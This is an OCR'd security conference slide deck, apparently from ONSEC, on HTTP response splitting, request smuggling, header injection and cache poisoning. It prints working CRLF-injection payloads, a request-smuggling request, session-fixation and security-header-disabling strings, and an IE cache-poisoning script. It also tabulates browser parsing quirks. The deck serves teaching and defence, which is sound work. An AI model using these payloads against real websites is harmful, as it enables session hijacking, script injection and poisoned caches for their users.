HTTP response Smuggling/Splitting & Cache poisoning

Come back!

HTTP Response Splitting

- Injection part of HTTP response to response from HTTP request.

https://www.owasp.org/index.php/CRLF_Injection

http://dl.packetstormsecurity.net/papers/general/whitepaper_httpresponse.pdf

http://www.derkeiler.com/Mailing-Lists/securityfocus/bugtraq/**2002-05**/0077.html

ONSEC.

HTTP Response Splitting

/redir_lang.jsp?lang=foobar**%0d%0a**ContentLength:%200**%0d%0a%0d%0a**HTTP/1.1 %20200%20OK**%0d%0a**ContentType:%20text/html**%0d%0a**ContentLength:%2019**%0d%0a%0d%0a**<html>Shazam</html>

This results in the following output stream, sent by the web server over the
TCP connection:

HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2003 15:26:41 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=foobar
Content-Length: 0
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19
<html>Shazam</html>

ONSEC.

* Example from
http://dl.packetstormsecurity.net/papers/general/whitepaper_httpresponse.pdf

PHP prevent splitting >=5.1.2, >=4.4.2

http://blog.php-security.org/archives/28-Goodbye-HTTP-Response-Splitting,-and-thanks-for-all-the-fish.html

Goodbye HTTP Response Splitting, and thanks for all the fish //Thursday, January 12. 2006, Steffan Esser

```
/* new line safety check */
char *s = header_line, *e = header_line + header_line_len, *p;
while (s < e && (p = memchr(s, '\n', (e - s)))) {
if (*(p + 1) == ' ' || *(p + 1) == '\t') {
s = p + 1;continue;
} efree(header_line);
sapi_module.sapi_error(E_WARNING, "Header may not contain more than a single header, new line detected.");
return FAILURE; }
```

ONSEC.

Why CRLF (%0d%0a) ???

http://www.w3.org/Protocols/rfc2616/rfc2616-sec6.html#sec6:

After receiving and interpreting a request message, a server responds with an HTTP response message.

```
Response      = Status-Line               ; Section 6.1
                *(( general-header        ; Section 4.5
                 | response-header        ; Section 6.2
                 | entity-header ) CRLF)  ; Section 7.1
                CRLF
                [ message-body ]          ; Section 7.2
```

ONSEC.

And what about real browsers?

```
#!/usr/bin/perl
...
my $proto = getprotobyname('tcp');
my $servaddr = sockaddr_in(8080, INADDR_ANY);

socket SERVER, PF_INET, SOCK_STREAM, $proto or die "Unable to create
socket: $!";
bind SERVER, $servaddr or die "Unable to bind: $!";
listen SERVER, 10;
my $answ = "HTTP/1.1 200 OK".chr(13)."Set-cookie: cook1=dsa"
for(my $i=0; $i<255; $i++){
    $answ.=chr($i)."Set-cookie: cook-$i=OK";
    $answ .="\r\n\r\n<h1>Chrome 13</h1>";
}
print "Server running on port $port...\n";
while (accept CONNECTION, SERVER) {
...
```

And what about real browsers?

- It is possible to bypass PHP header() function and do injection (except Firefox).
- It is possible to split the Responce in Internet Explorer 8/9


Browser	Single header splitter byte	Second Content-Length header	data schema in Refresh header
IE 8/9	%0d	Yes	No
Firefox 7	No	No	Yes
Opera	%0d	No	No
Chrome	%0d, %00 (Issue 95992 fixed in rel.15)	ERR_RESPONSE_HEADERS_MULTIPLE_CONTENT_LENGTH	Yes
Safari	%0d	No	Yes

ONSEC.

Example #1. IE splitting (PHP all)

```
<?php
header("Location: ".$_GET['r']);
?>
```

?r=f**%0d**Content-Length:111**%0d**<html>**%0d**<script>alert(11)</script>



Smuggling classic

http://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf

```
01  POST http://SITE/foobar.html HTTP/1.1
02  Host: SITE
03  Connection: Keep-Alive
04  Content-Type: application/x-www-form-urlencoded
05  Content-Length: 0
06  Content-Length: 44
07  [CRLF]
08  GET /poison.html HTTP/1.1
09  Host: SITE
10  Bla: [space after the "Bla:", but no CRLF]
11  GET http://SITE/page_to_poison.html HTTP/1.1
12  Host: SITE
13  Connection: Keep-Alive
14  [CRLF]
```

ONSEC.

Smuggling like header injections

- Restrictions manipulations:

foobar**%0d**Access-Control-Allow-Origin: *;
foobar**%0d**X-FRAME-OPTIONS: ALLOW-FROM attacker;
foobar**%0d**X-XSS-Protection: 0;
foobar**%0d**X-Content-Security-Policy: allow http://*:80;

- Session fixation

foobar:**%0d**Set-Cookie:PHPSESSID=FAKED**%0d**Location=/auth.php

- Scripting/HTML injection

foobar:**%0d**Refresh: 1;url=data:text/html,<script>alert(1)</script>

ONSEC.

Cache poisoning

- Web server cache
- Proxy server cache
- Browser cache

http://www.securityfocus.com/archive/1/434931

http://www.eecs.berkeley.edu/~yahel/papers/Browser-Cache-Poisoning.Song.Spring10.attack-project.pdf

http://www.eecs.berkeley.edu/~yahel/papers/Quantifying-Persistent-Browser-Cache-Poisoning.CS294-50.Song.Spring10.pdf

ONSEC.

Cache poisoning classic

http://dl.packetstormsecurity.net/papers/general/whitepaper_httpresponse.pdf (2004)
Web servers, proxies and browser specified technics
In exampe - IE 6 SP1 way:

```
var r = new ActiveXObject("Microsoft.XMLHTTP");
r.open("GET","http://10.1.1.1/index.html",false);
r.setRequestHeader("Pragma","no-cache");
r.send();
r.open("GET","http://10.1.1.1/SetLang.aspx?lang=%0d%0aContentLength:%200%0d
%0a%0d%0aHTTP/1.1%20200%20
OK%0d%0aLastModified:%20Mon,%2027%20Oct%202003%2014:50:18%20GMT
%0d%0aConte
nt-Length:%2020%0d%0aContentType:%20text/html
%0d%0a%0d%0a<html>Hacked!</html>",false);
r.send();
r.open("GET","http://10.1.1.1/index.html",false);
r.send();
```

ONSEC.

Header injection & cache poising

- foobar**%0d**Cache-Control: fake
- foobar**%0d**Expires: fake
- foobar**%0d**Last-Modified: fake

Which file is sweetest to poison?


- /index.php ?
- /auth.php ?
- /private-data.php?

ONSEC.

Which file is sweetest to poison?

CROSSDOMAIN.XML

http://www.adobe.com/devnet/articles/crossdomain_policy_file_spec.html
http://learn.adobe.com/wiki/download/attachments/64389123/CrossDomain_PolicyFile_Specification.pdf?version=1



ONSEC.

Smuggling for non-HTTP PROTOCOLS?!

M.Zalewski: The Tangled Web.
http://www.nostarch.com/download/tangledweb_ch3.pdf

GET /<html><body><h1>Hi! HTTP/1.1
Host: example.com:25
...
220 example.com ESMTP
500 5.5.1 Invalid command: "GET /<html><body><h1>Hi! HTTP/1.1"
500 5.1.1 Invalid command: "Host: example.com:25"
...
421 4.4.1 Timeout

ONSEC.

Smuggling for non-HTTP PROTOCOLS?!

Port restrictions (Chrome)

http://www.google.com/codesearch#wZuuyuB8jKQ/chromium/src/net/base/net_util.cc&exact_package=chromiumos&q=IsPortAllowedByDefault&type=cs&l=1564

1,7,9,11,13,15,17,19-23,25,37,42,43,53,77,79,87,95,101-104,109-
11,113,115,117,119,123,135,139,143,179,389,465,512-515,526,530-
532,540,556,563,587,601,636,993,995,2049,3659,4045,6000,6665-6669

ONSEC.

Smuggling for non-HTTP PROTOCOLS?!

Proxy server's response normalization

Echo server example #1 (direct connection):
> GET /<h1>O</h1> HTTP/1.1
< GET /<h1>O</h1> HTTP/1.1
...
connection never closed - timeout - no output


Echo server example #2 (proxy connection):
> GET /<h1>O</h1> HTTP/1.1
< GET /<h1>O</h1> HTTP/1.1
...
Proxy timeout, GET /<h1>O</h1> HTTP/1.1 output

ONSEC.

Internet Explorer 8/9 bonus =)

Domains in security zone with level "Low" and "Medium" access to any cross-domain data...

```
<html>
<script>
function aa(url){
var client = new XMLHttpRequest();
client.open("GET", url,true);
client.send();
client.onreadystatechange = function() {
if(this.readyState == 2)
    alert(client.responseText);
}
}
aa("http://mail.yandex.ru");
</script>
</html>
```



ONSEC.

???

d0znpp@onsec.ru

ONSEC.